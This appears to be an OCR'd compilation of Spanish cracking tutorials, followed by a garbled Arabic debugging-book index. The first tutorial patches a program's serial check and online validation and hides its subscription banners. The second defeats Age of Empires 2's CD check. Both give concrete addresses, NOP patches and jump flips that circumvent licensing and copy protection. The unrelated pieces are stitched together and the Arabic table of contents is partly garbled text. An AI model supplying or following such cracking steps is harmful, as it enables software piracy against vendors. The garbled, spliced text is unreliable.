0040531F  .v 75 58         JNZ SHORT Awc.00405379
00405321  .  4A            DEC EDX
00405322  .v 74 15         JE SHORT Awc.00405339
00405324  .  8B4E 04       MOV ECX,DWORD PTR DS:[ESI+4]
00405327  .  8B5F 04       MOV EBX,DWORD PTR DS:[EDI+4]

EDX=00588980 (Awc.00588980), ASCII "DAFEE1F09D384FE6"
EAX=019EFE70, (ASCII "87878787")
```

Bueno, allí tenemos nuestra comparación Serial Bueno/ Serial Malo, si salimos del CALL, veremos la instrucción SETNE AL, que pone el byte en el operando a 1 si la bandera cero está limpia, si no pone el operando a 0. En nuestro caso es F8, por lo que lo pone a 01.

```
00588468  .   0F95C0        SETNE AL
0058846B  .   3AD8          CMP BL,AL
0058846D  .v  75 0B         JNZ SHORT Awc.0058847A                    BAD BOY
0058846F  .   8B07          MOV EAX,DWORD PTR DS:[EDI]
00588471  .   C680 7C05000  MOV BYTE PTR DS:[EAX+57C],1
00588478  .v  EB 09         JMP SHORT Awc.00588483
0058847A  >   8B07          MOV EAX,DWORD PTR DS:[EDI]
0058847C  .   C680 7C05000  MOV BYTE PTR DS:[EAX+57C],0
00588483  >   8D45 C0       LEA EAX,DWORD PTR SS:[EBP-40]
00588486  .   E8 8D780200   CALL Awc.005AFD18
0058848B  .   8D45 C0       LEA EAX,DWORD PTR SS:[EBP-40]
0058848E  .   BA 9C895800   MOV EDX,Awc.0058899C                      ASCII "\msvrc20.dll"
00588493  .   E8 14CDE7FF   CALL Awc.004051AC
00588498  .   8B45 C0       MOV EAX,DWORD PTR SS:[EBP-40]
0058849B  .   E8 6C27E8FF   CALL Awc.0040AC0C
005884A0  .   3C 01         CMP AL,1
005884A2  .v  75 25         JNZ SHORT Awc.005884C9                    BAD BOY
005884A4  .   8D45 BC       LEA EAX,DWORD PTR SS:[EBP-44]
005884A7  .   E8 6C780200   CALL Awc.005AFD18
005884AC  .   8D45 BC       LEA EAX,DWORD PTR SS:[EBP-44]
005884AF  .   BA 9C895800   MOV EDX,Awc.0058899C                      ASCII "\msvrc20.dll"
005884B4  .   E8 F3CCE7FF   CALL Awc.004051AC
005884B9  .   8B55 BC       MOV EDX,DWORD PTR SS:[EBP-44]
005884BC  .   8B07          MOV EAX,DWORD PTR DS:[EDI]
005884BE  .   8B80 4C03000  MOV EAX,DWORD PTR DS:[EAX+34C]
005884C4  .   E8 4754FBFF   CALL Awc.0053D910
005884C9  >   8B07          MOV EAX,DWORD PTR DS:[EDI]
005884CB  .   80B8 7C05000  CMP BYTE PTR DS:[EAX+57C],1
005884D2  .v  0F85 3603000  JNZ Awc.0058880E                          BAD BOY

AL=01
BL=00

Registers (FP
EAX FFFFFF01
ECX 37383738
EDX 00000008
EBX 00000000
ESP 0012F8BC
EBP 0012F964
ESI 019F1C7C
EDI 005BAD44

EIP 0058846B

C 1  ES 0023
P 0  CS 001B
A 0  SS 0023
Z 0  DS 0023
S 1  FS 003B
T 0  GS 0000
D 0
O 0  LastErr

EFL 00000283

ST0 empty -??
ST1 empty -??
ST2 empty -??
ST3 empty -??
ST4 empty -??
ST5 empty -??
ST6 empty 1.0
ST7 empty 1.0

FST 4000  Con
FCW 1272  Pre
```


Mas abajo esta la comparación de los dos registro (el nuestro debería haber sido 00) y los saltos mas abajo que me irán llevando de poco a poco al mensaje de error. Bueno, damos F9, aceptamos el cartel de error e introducimos nuestro nuevo serial. Cuando llegamos a esta parte nuevamente.

```
00588463  .   E8 88CEE7FF   CALL Awc.004052F0
00588468  .   0F95C0        SETNE AL
0058846B  .   3AD8          CMP BL,AL
0058846D  .v  75 0B         JNZ SHORT Awc.0058847A                    BAD BOY
0058846F  .   8B07          MOV EAX,DWORD PTR DS:[EDI]
00588471  .   C680 7C05000  MOV BYTE PTR DS:[EAX+57C],1
00588478  .v  EB 09         JMP SHORT Awc.00588483
0058847A  >   8B07          MOV EAX,DWORD PTR DS:[EDI]
0058847C  .   C680 7C05000  MOV BYTE PTR DS:[EAX+57C],0
00588483  >   8D45 C0       LEA EAX,DWORD PTR SS:[EBP-40]
00588486  .   E8 8D780200   CALL Awc.005AFD18
0058848B  .   8D45 C0       LEA EAX,DWORD PTR SS:[EBP-40]
0058848E  .   BA 9C895800   MOV EDX,Awc.0058899C                      ASCII "\msvrc20.dll"
00588493  .   E8 14CDE7FF   CALL Awc.004051AC
00588498  .   8B45 C0       MOV EAX,DWORD PTR SS:[EBP-40]
0058849B  .   E8 6C27E8FF   CALL Awc.0040AC0C
005884A0  .   3C 01         CMP AL,1
005884A2  .v  75 25         JNZ SHORT Awc.005884C9                    BAD BOY
005884A4  .   8D45 BC       LEA EAX,DWORD PTR SS:[EBP-44]
005884A7  .   E8 6C780200   CALL Awc.005AFD18
005884AC  .   8D45 BC       LEA EAX,DWORD PTR SS:[EBP-44]
005884AF  .   BA 9C895800   MOV EDX,Awc.0058899C                      ASCII "\msvrc20.dll"
005884B4  .   E8 F3CCE7FF   CALL Awc.004051AC
005884B9  .   8B55 BC       MOV EDX,DWORD PTR SS:[EBP-44]
005884BC  .   8B07          MOV EAX,DWORD PTR DS:[EDI]
005884BE  .   8B80 4C03000  MOV EAX,DWORD PTR DS:[EAX+34C]
005884C4  .   E8 4754FBFF   CALL Awc.0053D910
005884C9  >   8B07          MOV EAX,DWORD PTR DS:[EDI]
005884CB  .   80B8 7C05000  CMP BYTE PTR DS:[EAX+57C],1

AL=00
BL=00

Registers (FP
EAX 00000000
ECX 36454634
EDX 00000000
EBX 00000000
ESP 0012F8BC
EBP 0012F964
ESI 019F1C7C
EDI 005BAD44

EIP 0058846B

C 0  ES 0023
P 1  CS 001B
A 0  SS 0023
Z 1  DS 0023
S 0  FS 003B
T 0  GS 0000
D 0
O 0  LastErr

EFL 00000246

ST0 empty 2.2
ST1 empty 5.7
ST2 empty +UN
ST3 empty -UN
ST4 empty +UN
ST5 empty +UN
ST6 empty 1.0
ST7 empty 1.0

FST 4000  Con
FCW 1272  Pre
```


Ahora si no hay problemas, vemos como no efectúa los saltos malos y me guarda los datos de registro en este archivo msvrc20.dll. Bueno, salgo de la rutina, presione F9 y

Bueno, doy aceptar y me sale la aplicación en su ventana principal. Ahora, les había dicho que se desconectaran de la red, en caso de estarlo, pues nuestro amigo al parecer quiere ir a su casa a verificar el número de serie. Nosotros no queremos complicaciones con nadie, por lo que no lo dejamos hacerlo.


Al parecer estamos registrados, aunque no me gusta mucho como se ve la aplicación...muchos cartelitos rojos y además un "Unknown" como fecha de vencimiento. Bueno, vamos a reiniciar la aplicación y veamos que pasa.




Vaya, me lo imagine. Al parecer hasta que el registro no sea validado en Internet, de nada nos va a servir. Mmm, no queda de otra que empezar a parchear y eliminar todo lo que nos recuerde que no esta registrado, a mano. Primero tenemos que deshacernos de esta Nag inicial. Vamos de nuevo al DeDe, a ver que podemos sacar.



Me voy a la Unit1(Form Principal) y copio la dirección del evento OnCreate, para ver que tenemos allí. Cargo una vez más la App en el Olly y pongo un BP en dicha dirección. Corro con F9 y caigo aquí. Empiezo a tracear y me meto en el primer CALL.



Traceo bastante código ;-(como para morirse, en el que la aplicación busca sus configuraciones en varios archivos y toma todo lo necesario para iniciar. Después de que por poco se me quedara pegado el dedo en el F8, llego a esta parte del código que es bastante extraña.



Mas abajo el código se repite de esta misma forma pero en vez la palabra “Lock”, se encuentra “Full”, “Expired”, “Ok”, por lo que me lleva a pensar que esta parte es la que decide el modo en el que se iniciara el programa. No se ustedes, pero a mi me gusta mucho la parte de “Full”...jeje. Vamos allá.

```
0057D569  .  8B85 38FFFFF MOV EAX,DWORD PTR SS:[EBP-C8]
0057D56F  .  BA 3CE45700  MOV EDX,Awc.0057E43C                ASCII "Full"
0057D574  .  E8 777DE8FF  CALL Awc.004052F0
0057D579  .v 0F85 8901000 JNZ Awc.0057D708
0057D57F  .  8D8D 34FFFFF LEA ECX,DWORD PTR SS:[EBP-CC]
0057D585  .  8B06         MOV EAX,DWORD PTR DS:[ESI]
0057D587  .  8B80 A805000 MOV EAX,DWORD PTR DS:[EAX+5A8]
0057D58D  .  BA B6000000  MOV EDX,0B6
0057D592  .  8B18         MOV EBX,DWORD PTR DS:[EAX]
0057D594  .  FF53 0C      CALL NEAR DWORD PTR DS:[EBX+C]
0057D597  .  8B95 34FFFFF MOV EDX,DWORD PTR SS:[EBP-CC]
0057D59D  .  8B06         MOV EAX,DWORD PTR DS:[ESI]
0057D59F  .  8B80 8804000 MOV EAX,DWORD PTR DS:[EAX+488]
```


Como vemos el salto de arriba se toma y llegamos aquí. Como vemos también, este salto va a tomarse de igual manera, pero, no lo vamos a permitir, así que lo nopeamos.

```
0057D569  .  8B85 38FFFFF MOV EAX,DWORD PTR SS:[EBP-C8]
0057D56F  .  BA 3CE45700  MOV EDX,Awc.0057E43C                ASCII "Full"
0057D574  .  E8 777DE8FF  CALL Awc.004052F0
0057D579     90           NOP
0057D57A     90           NOP
0057D57B     90           NOP
0057D57C     90           NOP
0057D57D     90           NOP
0057D57E     90           NOP
0057D57F  .  8D8D 34FFFFF LEA ECX,DWORD PTR SS:[EBP-CC]
0057D585  .  8B06         MOV EAX,DWORD PTR DS:[ESI]
0057D587  .  8B80 A805000 MOV EAX,DWORD PTR DS:[EAX+5A8]
0057D58D  .  BA B6000000  MOV EDX,0B6
0057D592  .  8B18         MOV EBX,DWORD PTR DS:[EAX]
0057D594  .  FF53 0C      CALL NEAR DWORD PTR DS:[EBX+C]
0057D597  .  8B95 34FFFFF MOV EDX,DWORD PTR SS:[EBP-CC]
```

Y seguimos adelante.

```
0057D6FA  >  8B06         MOV EAX,DWORD PTR DS:[ESI]
0057D6FC  .  C680 7C05000 MOV BYTE PTR DS:[EAX+57C],0
0057D703  .v E9 13060000  JMP Awc.0057DD1B
0057D708  >  8D8D 1CFFFFF LEA ECX,DWORD PTR SS:[EBP-E4]
0057D70E  .  33D2         XOR EDX,EDX
0057D710  .  8B45 E0      MOV EAX,DWORD PTR SS:[EBP-20]
0057D713  .  8B18         MOV EBX,DWORD PTR DS:[EAX]
0057D715  .  FF53 0C      CALL NEAR DWORD PTR DS:[EBX+C]
0057D718  .  8B85 1CFFFFF MOV EAX,DWORD PTR SS:[EBP-E4]
0057D71E  .  BA 6CE45700  MOV EDX,Awc.0057E46C                ASCII "Expired"
0057D723  .  E8 C87BE8FF  CALL Awc.004052F0
0057D728  .v 0F85 2B01000 JNZ Awc.0057D859
0057D72E  .  8B06         MOV EAX,DWORD PTR DS:[ESI]
0057D730  .  C680 B105000 MOV BYTE PTR DS:[EAX+5B1],1
0057D737  .  8B06         MOV EAX,DWORD PTR DS:[ESI]
0057D739  .  80B8 7C05000 CMP BYTE PTR DS:[EAX+57C],1
0057D740  .v 0F85 D505000 JNZ Awc.0057DD1B
0057D746  .  8D8D 18FFFFF LEA ECX,DWORD PTR SS:[EBP-E8]
```

Llegamos a este salto el cual nos envía mas abajo casi al final de la rutina, donde pasa por unas llamadas finales y sale completamente. Bueno doy run y...



Rayos!!!...parece que no le atinamos. Vamos de nuevo a mirar un poco. Mas abajo tengo las demás strings que mencione arriba “Expired” y “Ok”, la primera no me gusta, además que con el último salto le pasamos por arriba, por lo que me voy por la segunda.

Vamos a cambiar ese salto en **0057D703** y vamos a hacer que caiga aquí en **0057D859**, que, como vemos, es el destino de otro salto.

```
0057D84F  .  E8 B8CFEBFF   CALL Awc.0043A80C
0057D854  .v E9 C2040000   JMP Awc.0057DD1B
0057D859  >  8D8D 08FFFFFF LEA ECX,DWORD PTR SS:[EBP-F8]
0057D85F  .  33D2          XOR EDX,EDX
0057D861  .  8B45 E0       MOV EAX,DWORD PTR SS:[EBP-20]
0057D864  .  8B18          MOV EBX,DWORD PTR DS:[EAX]
0057D866  .  FF53 0C       CALL NEAR DWORD PTR DS:[EBX+C]
0057D869  .  8B85 08FFFFFF MOV EAX,DWORD PTR SS:[EBP-F8]
0057D86F  .  BA 7CE45700   MOV EDX,Awc.0057E47C          ASCII "Ok"
0057D874  .  E8 777AE8FF   CALL Awc.004052F0
0057D879  .v 0F85 B001000( JNZ Awc.0057DA2F
0057D87F  .  8B06          MOV EAX,DWORD PTR DS:[ESI]
0057D881  .  80B8 7C05000( CMP BYTE PTR DS:[EAX+57C],1
0057D888  .v 0F85 8D04000( JNZ Awc.0057DD1B
0057D88E  .  B2 01         MOV DL,1
0057D890  .  A1 9C0D4400   MOV EAX,DWORD PTR DS:[440D9C]
```

Seguimos bajando y nopeamos los dos saltos que vemos mas abajo, pues estos me llevaran a donde no queremos ir, al fracaso. ☹

```
0057D866  .  FF53 0C       CALL NEAR DWORD PTR DS:[EBX+C]
0057D869  .  8B85 08FFFFFF MOV EAX,DWORD PTR SS:[EBP-F8]
0057D86F  .  BA 7CE45700   MOV EDX,Awc.0057E47C          ASCII "Ok"
0057D874  .  E8 777AE8FF   CALL Awc.004052F0
0057D879     90            NOP
0057D87A     90            NOP
0057D87B     90            NOP
0057D87C     90            NOP
0057D87D     90            NOP
0057D87E     90            NOP
0057D87F  .  8B06          MOV EAX,DWORD PTR DS:[ESI]
0057D881  .  80B8 7C05000( CMP BYTE PTR DS:[EAX+57C],1
0057D888     90            NOP
0057D889     90            NOP
0057D88A     90            NOP
0057D88B     90            NOP
0057D88C     90            NOP
0057D88D     90            NOP
0057D88E  .  B2 01         MOV DL,1
0057D890  .  A1 9C0D4400   MOV EAX,DWORD PTR DS:[440D9C]
0057D895  .  E8 6E36ECFF   CALL Awc.00440F08
```

Seguimos bajando y llegamos aquí.


```
0057D985  .  BA 03000000   MOV EDX,3
0057D98A  .  8BC7          MOV EAX,EDI
0057D98C  .  8B18          MOV EBX,DWORD PTR DS:[EAX]
0057D98E  .  FF53 0C       CALL NEAR DWORD PTR DS:[EBX+C]   Awc.00420038
0057D991  .  8B95 F8FEFFF( MOV EDX,DWORD PTR SS:[EBP-108]
0057D997  .  8B06          MOV EAX,DWORD PTR DS:[ESI]
0057D999  .  8B80 3805000( MOV EAX,DWORD PTR DS:[EAX+538]
```

Cada vez que pasaba por este CALL me generaba una excepción(la cual controlaba muy bien la app, por cierto) y me entraba al programa sin la nag, pero con algunos errores en datos e informaciones de la misma, por lo que me decidí arriesgarme a nopearla


```
0057D98A  .  8BC7          MOV EAX,EDI
0057D98C  .  8B18          MOV EBX,DWORD PTR DS:[EAX]
0057D98E     90            NOP
0057D98F     90            NOP
0057D990     90            NOP
0057D991  .  8B95 F8FEFFF( MOV EDX,DWORD PTR SS:[EBP-108]
```

Seguimos hasta el final de la rutina y corremos nuevamente la aplicación. Esta vez no hubo inconvenientes, no hubo Nags ni malas informaciones de la App, todo estaba bien, al no ser por la estética. Bueno, realmente había que hacer algo al respecto, porque no podía dejar eso tan chambón. De todas maneras, primera misión....CUMPLIDA...fuera la NAG....jeje, además me reconocía el nombre con el que la habíamos registrado anteriormente. Ahora teníamos que eliminar y hacer varios cambios en los recursos de la aplicación.


Tenemos que deshacernos del texto “Subscription Service” y la imagen de al lado(no me gustaba), además de los textos “Attention” y los otros dos que quedaron uno encima del otro debajo del nombre de usuario. “Renew Now” y “Validate”. Para ello vamos a usar el ResHacker, excelente editor de recursos. Salvamos todos los cambios que hicimos en el Olly y abrimos el nuevo ejecutable en el ResHack.



Para ahorrar trabajo nos auxiliamos nuevamente n el plugin del Olly “Window Juggler” y vamos a fijarnos en el Class Name del objeto que contiene todos estos elementos que deseamos cambiar.



Nos dice que todos están dentro de un Panel, por lo que voy al DeDe una vez más y busco los elementos del Form1



Encuentro tres paneles en el Form1, pero el que contiene mis elementos es el **RzSizePanel3.** Allí buscamos los elementos y le copiamos los nombres para poder localizarlos mejor en el ResHack. Después de copiarlos, vamos a buscarlos en el ResHack y vamos a realizarles los cambios pertinentes.
Ahora, los dos labels "Renew Now" y "Validate", además de "Attention", "Subscription Service" y la imagen de al lado toman sus caption en tiempo de ejecución, por lo que va a ser un desperdicio de tiempo borrarles el texto. Aun si renombramos estos recursos o los eliminamos, vamos a provocar excepciones en el programa y esto no nos conviene. Que hacer entonces?....bueno, vamos a darle una patada a cada uno 2000 kilómetros lejos de nosotros...jeje

```
object Label63: TLabel
  Left = 2000
  Top = 380
  Width = 67
  Height = 15
  Visible = False
  Cursor = crHandPoint
  Caption = 'Renew Now'
```

Los ponemos en la propiedad "Left" de cada uno de ellos a "2000", de esta forma los vamos a desaparecer del planeta..digo, de la ventana de la aplicación y de nuestra vista. Después de agregarle y cambiarle unos cuantos recursos, además de colorear y...bueno, nada, que después de divertirnos un poco con la aplicación (ya era hora de divertirse..no creen?) terminamos de jugar con los recursos...y bueno, a mi me quedo algo como esto. Como diría un gran maestro y amigo:

quedo limpio como culo de bebe, jeje.y a mano je

POR FINNN!!!...aplicación a full y sin NAGS ni cartelitos rojitos...bueno, al menos con solo los que debe tener... ;-D

--->>>MISSION ENDING...

Bueno, hasta aquí este tutorial, perdónenme si me extendí mucho, pero realmente la aplicación estaba trabajosita y quise que no se quedara nada o casi nada fuera de este tute. Discúlpenme los errores que pueda haber tenido, soy un chapucero sin remedio ;-D Aunque sus consejos y críticas serán bien recibidos en yuniet02015@hab.jovenclub.cu, deja tus sugerencias allí. Agradecimientos a todos los crackers que se dedican a escribir tutos y a compartir lo que saben de este hermoso arte, desde **Ratón, Diablo Poeta, Guillermo, SACCOPHARYNX, Joe Cracker, Destripador & Marmota, COCO, MAKKAKO, Lisa&Alquimista**, y muchos mas de los que escriben teorías, he leído y he aprendido lo que se. Por supuesto, al maestro **Ricardo Narvaja**, gracias por tu ayuda desinteresada y por tu tiempo con este newbie y con todos los que lo necesitan. Muchísimas gracias a la web **www.crackmes.de** y a la gente de **http://elhacker.net** por tener ese espacio de Ingeniería Inversa y por estar dispuestos a ayudar siempre...esos muchachos están escapaos...jeje. Un saludo a todos los crackers alrededor del mundo y a ti por tu tiempo en leer este tute. Y este es el fin...nos vemos en otro...quizás...quien sabe.

Cracking Age of Empires 2 The Conqueros

Empieza la magia!

Hola que tal ahora les presento mi tuto sobre CD-Checks!!!
Una cosa que queria decir a los chicos de Ensemble estudio (creadores de AOE) es que como pueden haber creado un juego tan bueno y con una proteccion igual de crackear en cualquier version de AOE y ademas tan pero tan estupida.

Manos a la obra!!!.
Como ya saben primero abrimos el programa a crackear (AOE 2) sin el CD puesto para ver que nos dice. Pasan los videos, presentaciones, etc y??? Arranco igual, que pasara? Nahh traten de jugar y van a ver como les aparece la nag de Insert de CD.
Buieno una ves identificado nuestro objetivo, nos vamos al W32Dasm y desensamblamos. Una ves desensamblado vuscamos la cadena Insert the cd y.... ups que paso? No ta? SI pensamos un poquito seguro lo que nos mostro era una imagen no una string. Ahhh claro pero y ahora como hago?.
Bueno ahora biene la explicacion de cómo crackear la mayoria de los programas con CD check.
Bueno los programas, para ver si tienen puesto el CD hacen una llamada al la librería KERNEL32 a la api GETDRIVETYPEA asi que si en el W32Dasm apretamos el boton de imp fn y buscamos la cadena Kernel32.GetdrivetypeA

```
KERNEL32.GetDateFormatA
KERNEL32.GetDriveTypeA
KERNEL32.GetEnvironmentStrings
KERNEL32.GetEnvironmentStringsW
```

y hacemos doble click vamos a parar a:

```
* Reference To: KERNEL32.GetDriveTypeA, Ord:0000h
                                        |
:0041F184 FF159CC16100                  Call dword ptr [0061C19C]
:0041F18A 83F805                        cmp eax, 00000005
:0041F18D 740D                          je 0041F19C
:0041F18F 5E                            pop esi
:0041F190 33C0                          xor eax, eax
:0041F192 5B                            pop ebx
:0041F193 81C40C020000                  add esp, 0000020C
:0041F199 C20400                        ret 0004
```

y si hacemos otro doble click vamos a parar a:

```
* Reference To: KERNEL32.GetDriveTypeA, Ord:0000h
                                        |
:005FF330 FF159CC16100                  Call dword ptr [0061C19C]
:005FF336 85C0                          test eax, eax
:005FF338 740A                          je 005FF344
:005FF33A 83F801                        cmp eax, 00000001
:005FF33D 7405                          je 005FF344
```

Yo en este caso probe prmero con el primer 2 click y funciono pero siempre tenes que hacer mas de un 2 click para ver si hay mas llamadas a esa funcion y ver cual es la que anda!!! OK?

Es importante decir que aca (en el primer 2 click) no se hace la comparacion sino que esto es lo que hace que te muestre la nag screen. Para ver donde se hace el checkeo del cd tenemos que subir un poco hasta donde dice:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041F176(C)
```

y apretar el boton de ir a un lugar del codigo e introducir la direccion 0041F176 (esta es la direccion de la referencia de la imagen de arriba) y aterrizamos aca:

```
:0041F166 683CD86400          push 0064D83C
:0041F16B 6A00                push 00000000
:0041F16D E89EEE0900          call 004BE010
:0041F172 8BF0                mov esi, eax
:0041F174 85F6                test esi, esi
:0041F176 750B                jne 0041F183
```

Uhmmm un jne (salta si no es igual)(75 en haxadecimal) debajo de un test? Que sospechoso no?
Uhmmm y que pasaria si vamos al Hex Editor y lo cambiamos a je (salta si es igual) (74 en hexadecimal)?

Lo que esta haciendo es, esta comparando dos registro, uno que esta por default adentro del programa y el otro es uno que se genera dependiendo de si esta el CD o no. Un poco mas practico seria que si esta el CD y ESI = 1 , el otro ESI va a ser 1 para que no salte.

Test ESI = 1, ESI = 1 ← como son iguales no salta y sigue.
Test ESI = 1, ESI = 0 ← como no son iguales salta y muestra el error.

Recuerden no cambiarlo en cualquier parte sino en el OFFSET indicado por el W32Dasm. Y ademas no pongan los ceros ni la “h” po que es pa que entienda el W32Dasm.

```
Line:60750 Pg 579 of 9521  Code Data @:0041F176 @Offset 0001F176h in File:empires2.exe
```

Congratulations se pasa la proteccion de largo y nosotros contentos. Ojo que si ahora lo queremos jugar con cd no se ba a poder por que va a comprobar y va a ver que es igual y va a saltar. Para arreglar esto pordemos poner en ves de 740B podemos poner 9090 que es NOP NOP (NO OPERATION) y no hara nada solo seguira de largo!!!

الفريق العربي للهندسة العكسية

2nd Edition

AT4RE

الفهرس

1. الأول: التعامل مع الذاكرة **22**

1.1. CreateProcess *22*

1.2. GetStartupInfo *24*

1.3. ReadProcessMemory *24*

1.4. WriteProcessMemory *25*

1.5. CloseHandle *26*

1.6. ZeroMemory *26*

1.7. SetThreadContext *27*

1.8. GetOpenFileName *27*

1.9. WaitForDebugEvent *28*

1.10. ContinueDebugEvent *33*

1.11. DebugActiveProcess *34*

2. الباب الثاني: التعامل مع الذاكرة **34**

2.1. تشغيل وكتابة Debug *34*

3. الباب الثالث: كيف يعمل int3 ؟ وكيف نستخدم BP لتصحيح الأخطاء **38**

3.1. تعريف الاستثناء في التشغيل الصامت *38*

3.2. تعريف نقطة توقف: الثنائية *41*

الفهرس

4. الخيمنا 48

5. بسبس دبسَبزفشكيِ تجِ 48

6. دبمَهكزنا 49

7. دارازجنا 49

8. أايش OdbgScript 49

